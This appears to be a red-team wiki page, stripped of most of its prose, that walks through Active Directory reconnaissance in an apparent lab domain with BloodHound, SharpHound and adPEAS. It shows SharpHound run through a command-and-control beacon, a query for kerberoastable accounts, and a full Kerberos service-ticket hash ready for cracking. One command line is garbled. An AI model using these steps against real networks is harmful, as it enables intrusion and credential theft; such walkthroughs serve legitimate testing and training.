

SharpHound

BloodHound <https://github.com/BloodHoundAD/BloodHound> Active Directory

Azure

BloodHound

Bloodhound Neo4j SharpHound Bloodhound Linux Bloodhound Windows 10

<https://www.java.com/en/download/> Neo4j Java Java <https://neo4j.com/download> Neo4 center/#community)

neo4j.bat console Neo4j

```
C:\Windows\system32>C:\Users\localadmin\Desktop\neo4j\bin\neo4j.bat console
Directories in use:
home:      C:\Users\localadmin\Desktop\neo4j
config:    C:\Users\localadmin\Desktop\neo4j\conf
logs:      C:\Users\localadmin\Desktop\neo4j\logs
plugins:   C:\Users\localadmin\Desktop\neo4j\plugins
import:    C:\Users\localadmin\Desktop\neo4j\import
data:      C:\Users\localadmin\Desktop\neo4j\data
certificates: C:\Users\localadmin\Desktop\neo4j\certificates
licenses:  C:\Users\localadmin\Desktop\neo4j\licenses
run:       C:\Users\localadmin\Desktop\neo4j\run
Starting Neo4j.
2022-11-04 00:59:22.932+0000 INFO  Starting...
2022-11-04 00:59:25.229+0000 INFO  ===== Neo4j 4.3.7 =====
2022-11-04 00:59:26.464+0000 INFO  Performing postInitialization step for component 'security-users' with version 3 and
status CURRENT
2022-11-04 00:59:26.464+0000 INFO  Updating the initial password in component 'security-users'
2022-11-04 00:59:27.026+0000 INFO  Bolt enabled on 127.0.0.1:7687.
2022-11-04 00:59:27.963+0000 INFO  Remote interface available at http://localhost:7474/
2022-11-04 00:59:27.963+0000 INFO  Started.
```

<http://127.0.0.1:7474> neo4j

SharpHound

BloodHound

<https://github.com/SharpHoundAD/SharpHound>

SharpHound v1.1.0

Latest

Compare

 rvazarkar released this Aug 03, 2022

 2 commits to dev since this release

 v1.1.0

 22e5985



What's Changed

- Updated to support BloodHound 4.2
- Swapped Utf8Json with Newtonsoft
- Lots of fixes for bugs

Full Changelog: [v1.0.4...v1.1.0](#)

▼ Assets 4

 SharpHound-v1.1.0-debug.zip	2.05 MB	Aug 03, 2022
 SharpHound-v1.1.0.zip	2.04 MB	Aug 03, 2022
 Source code (zip)		Aug 03, 2022
 Source code (tar.gz)		Aug 03, 2022

BloodHound SharpHound

SharpHound

SharpHound
sharphound

```
sharpbound@PSK6 -c All -throttle 1500 --jitter 10AP
```

```
beacon> execute-assembly sharphound3.exe -c All --throttle 1500 --jitter 10
[*] Tasked beacon to run .NET program: sharphound3.exe -c All --throttle 1500 --jitter 10
[+] host called home, sent: 1012335 bytes
[+] received output:
2023-03-30T18:43:26.3305177-07:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2023-03-30T18:43:26.3464785-07:00|INFORMATION|Initializing SharpHound at 6:43 PM on 3/30/2023

[+] received output:
2023-03-30T18:43:26.7996867-07:00|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2023-03-30T18:43:27.0496378-07:00|INFORMATION|Beginning LDAP search for white-bird.local
2023-03-30T18:43:27.2836218-07:00|INFORMATION|Producer has finished, closing LDAP channel
2023-03-30T18:43:27.2836218-07:00|INFORMATION|LDAP channel closed, waiting for consumers

[+] received output:
2023-03-30T18:43:57.9869183-07:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 36 MB RAM


[+] received output:
2023-03-30T18:44:12.0961996-07:00|INFORMATION|Consumers finished, closing output channel
2023-03-30T18:44:12.1276298-07:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers

[+] received output:
2023-03-30T18:44:12.9867300-07:00|INFORMATION|Status: 104 objects finished (+104 2.311111)/s -- Using 43 MB RAM
2023-03-30T18:44:12.9867300-07:00|INFORMATION|Enumeration finished in 00:00:45.9488008
2023-03-30T18:44:13.2773197-07:00|INFORMATION|SharpHound Enumeration Completed at 6:44 PM on 3/30/2023! Happy Graphing!
```


PROD RAVEN-MED



BloodHound

PowerShell



BloodHound





BloodHound



SERVERADM@WHITE-BIRD.LOCAL

SERVERADM@WHITE-BIRD.LOCAL

📍 Set as Starting Node

🎯 Set as Ending Node

🔗 Shortest Paths to Here

🔗 Shortest Paths to Here from Owned

✎ Edit Node

! Unmark User as Owned

💎 Mark User as High Value

🗑 Delete Node

Raw Query

serveradm

SERVERADM@WHITE-BIRD.LOCAL

DC05.WHITE-BIRD.LOCAL

Database Info

Node Info

Analysis

Sessions	7
Relationships	2395
ACLs	2072
Azure Relationships	0

ON-PREM OBJECTS

Users	35
Groups	156
Computers	9
OUS	12
GPOs	11
Domains	5

AZURE OBJECTS

AZApp	0
A7Device	0

SERVERADM@WHITE-BIRD.LOCAL


AdminTo

WEB02.WHITE-BIRD.LOCAL

AllowedToDelegate

DC05.WHITE-BIRD.LOCAL

Raw Query



SPN

```
MATCH (u: User {hasspn: true}) RETURN u
```



BloodHound
OPSEC

adPEAS <https://github.com/61106960/adPEAS>)
adPEAS

adPEAS
Kerberos

```

5krb5tgs$23$*sql_service$white-bird.local$MSSQLSvc/web02.white-bird.local:SQL03*$831486DAAB245E4952EADCC0F59E4D5$0651A0
068AF38AAE78F31F2C063B03389FD81259075D71682B8CDC4C2A64349FC045F9F6958AE434352A5824D9C6E9C4352EB101BD77D785EEFE71950835AD
C3DF89A5DDE7DABBC85FAA4316A4E4DE562F2E0049BF595163026E61489BBC3A058AB880F3F1CE69ACB34311A8797192EB275FFA36A6AB9F1E0676A6E
7831519BE99AB519B3F8DEDF2EEF5EC68D1A220AFE1510BF2676ABA85DDBC8929ED5EB2C75210E759D31F0E1FF91E9E5C1C88AB45DE4037726D98498
A6D79E2570FF598FE8BF69BC823F60A3918678AABCC2B43241C29F8EF6906D06C710CFF588C51F4D8858CD0A5011E9233410DE28A238C8B106E2D427
FC6AF410C5C7E58DA08C1DCD4FC61D5C9898C37D2ABDADD83258D397B0DE323C989FEA4EA369ECE937A82CDC53B41EB5D73B27FB382E40F98054639E
B4C7ACBA7403036C6483C8EAFFAEAB76BE2D317418E0C3BC14FF35DAA0C7611C876E89F75E6AC76BCD5DA4D4F36E503443EFB25A84C06694E3569B1E
02F4A22DFDAB5CCABA0424791EDC341B7898E3AAA8D31FE41193E713E62724E81F5CFD501B11CC0404F38EAE574CAB9287410195C221437CA742FA91
5FDBC2129C8507FE4B66D01778AD44F3E0665A29279B2F8CF3F7B07CE137FF9962A3AA7925DCDAE5D53D71F14AD8D65F26B758729744A0679D5056AF
E4BDB859D0FCC072735F4AA40B2001048D54EB5B7052704947735812B23FF1D80CDF9AE89C22CCED2E2A3A68AB47EFECDF443C953438154C49290FFA
92092F5C756E772AF2F345DA68A34F6C87C290B39F5F331DCF6FFE5991859E273AC86C545CF9559AAC1A76864F435214E09AC37E7F3F243C5B917283
0F81E5EACB28D0922F95EA07C5B21D09A63B6CC80F9E00A8DD6EFA25E7290599215953AA553298B2C492C647429892F705E648B0DD90234E641E9D19
B69F69CDFA440A0D5CE922CB2F5F333C185269B2CE79AE3AF5B917D2325EF03402B6866898997E36A5BEB9208C61A175E4DF9CC8404A29CC4030E525
5A6AEB57F451EB2D494CE9CDF3970CAEFC54084D1EB5DB27A5A3CB549289F545FF2E261FB1D6CF53EA57141292AEBF74C3759ABBE7CEE4B19DA673F
B286098C7AD38612CB4C7D3573E5AB0E03EA9D8EC9ED5493C2276F038DCC948678FAE9A3C6C6A52E8A4996CE9BD06C454FF345801219199E1A7AEFCF
627888370E578600E9CB860B4BAC0D1180AB88027C39E700E49C977F294C341F59313387BD75ED3D9FB761A46DCB869D097C9A28DD69C53BF5C317E2
1F0C7037CC506705356A6CC40CDA3816BD45D84E99756949515E9598AEB8A3758B374268C859106A6EF713F95EDA7A7DE5305B9A44BBF5D7EC98CED
156D4F569B03CA399D94D6D00C0C7706904545A286A715FFAD9DDF224F96257BF7CF8DBBC16AEB56EEB0443A6C93B6B5F8914DE9702E6E9929A31E6
9324387B26681E8DF27A7906DB3671B3CE48691C594904EE0FF9AAD465F9340FD75EB91C3E
[*] +++++ Searching for Users with a set 'Linux/Unix Password' attribute +++++
[*] https://www.blackhillsinfosec.com/domain-goodness-learned-love-ad-explorer/
[*] +++++ Searching for Users with a set 'extensionData' attribute +++++
[*] +++++ Searching for Computers with enabled and readable LAPS attribute +++++
[*] https://book.hacktricks.xyz/windows/windows-active-directory-methodology/antivirus-and-detectors
[*] +++++ Searching for Group Managed Service Accounts (gMSA) +++++
[*] https://book.hacktricks.xyz/windows/active-directory-methodology/privileged-accounts-and-token-privileges
[*] +++++ Searching for Crypted Passwords in SYSVOL Group Policy Objects +++++
[*] https://www.andreafortuna.org/2019/02/13/abusing-group-policy-preference-files-for-password-discovery/
[*] +++++ Searching for Sensitive Information in NETLOGON Share +++++
[*] +++++ Searching for Delegation Issues +++++
[*] +++++ Searching for Computers with Unconstrained Delegation Rights +++++
[*] https://book.hacktricks.xyz/windows/active-directory-methodology/unconstrained-delegation
[*] +++++ Searching for Computers with Constrained Delegation Rights +++++
[*] https://book.hacktricks.xyz/windows/active-directory-methodology/constrained-delegation
[!] Computer WEB02$ has constrained delegation rights
Searching for Computers with Constrained Delegation Rights - Details for Computer 'WEB02$':
SAMAccountName      : WEB02$
dNSHostName          : web02.white-bird.local
distinguishedName    : CN=WEB02,OU=Web Server,DC=white-bird,DC=local
IPv4Address          : 172.16.1.52
operatingSystem       : Windows Server 2019 Datacenter Evaluation
description           :
objectSid             : S-1-5-21-2387957962-993181570-3566323574-1104
userAccountControl    : WORKSTATION_TRUST_ACCOUNT, TRUSTED_TO_AUTH_FOR_DELEGATION
msDS-AllowedToDelegateTo : eventlog/dc05.white-bird.local/white-bird.local
                        : eventlog/dc05.white-bird.local
                        : eventlog/DC05

```

Revision #9

Created 10 September 2022 16:14:28 by

Updated 2 May 2023 01:23:00 by